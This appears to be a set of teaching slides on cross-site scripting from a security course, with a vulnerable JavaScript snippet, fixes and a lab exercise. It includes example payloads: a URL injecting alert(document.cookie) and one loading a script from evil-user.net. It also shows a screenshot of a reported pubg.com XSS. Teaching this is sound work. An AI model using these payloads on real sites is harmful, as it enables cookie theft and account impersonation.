



IFS4103

V Yogeswarren
Ensign InfoSecurity




Cross-Site Scripting

What is it?



XSS

- Web security vulnerability that allows attackers to compromise interaction that users have with the vulnerable web app.
- If successful, you can masquerade as the victim, carry out any actions that that user is able to, and access their data.



```
http://www.some.site/page.html?default=French
```

```
http://www.some.site/page.html?default=<script>alert(document.cookie)</script>
```

Where is the vulnerable part of the code?

...

Select your language:

```
<select><script>
```


```
document.write("<OPTION  
value=1>" + decodeURIComponent(document.location.href.substring(document.location.href.indexOf("default=") + 8)) + "  
</OPTION>");
```

```
document.write("<OPTION value=2>English</OPTION>");
```

```
</script></select>
```


...

✉ <https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>>



What can XSS be used for?

- Impersonate or masquerade as the victim user.
- Carry out any action that the user is able to perform.
- Read any data that the user is able to access.
- Capture the user's login credentials.
- Perform virtual defacement of the web site.
- Inject trojan functionality into the web site.



#751870 Reflected XSS in pubg.com

Activities Firefox Web Browser qui 09:44

https://www.pubg.com/?p=iqz78'>chp



NEWS

COMMUNITY

MERCHANDISE

SUPPORT

CAREERS

SEASON 5

ESPORTS

SURVIVOR'S GUIDE

LOGIN

Information

Configuration

Quit

BUY NOW



PUBG
GLOBAL
CHAMPIONSHIP

_icl_visitor_lang_js=en-us; pubg_logged_in=1; _icl_current_language=en; wpml_browser_redirect_test=0

OK

READ MORE

#PGC19

ALL

ANNOUNCEMENTS

DEV BLOG

PATCH NOTES

ESPORTS

PC

XBOX ONE


PS4

Transferring data from www.pubg.com...

56.954 bytes | 1.460 millis


Request PoC

How to fix XSS?



How to fix XSS?

- Validate input both on the client AND server side.
- Encode data on output. HTML encoding. Turning "<" to "<"
- Whitelist or blacklist inputs



LAB TIME

- Visit <https://lab.jubilian.io/index>
- Identify what kind of XSS is this
- Come up with a payload to prove that this site is vulnerable to XSS
- Try to write a simple report with the CVSS, Observations, POC, Implications, and Recommendations

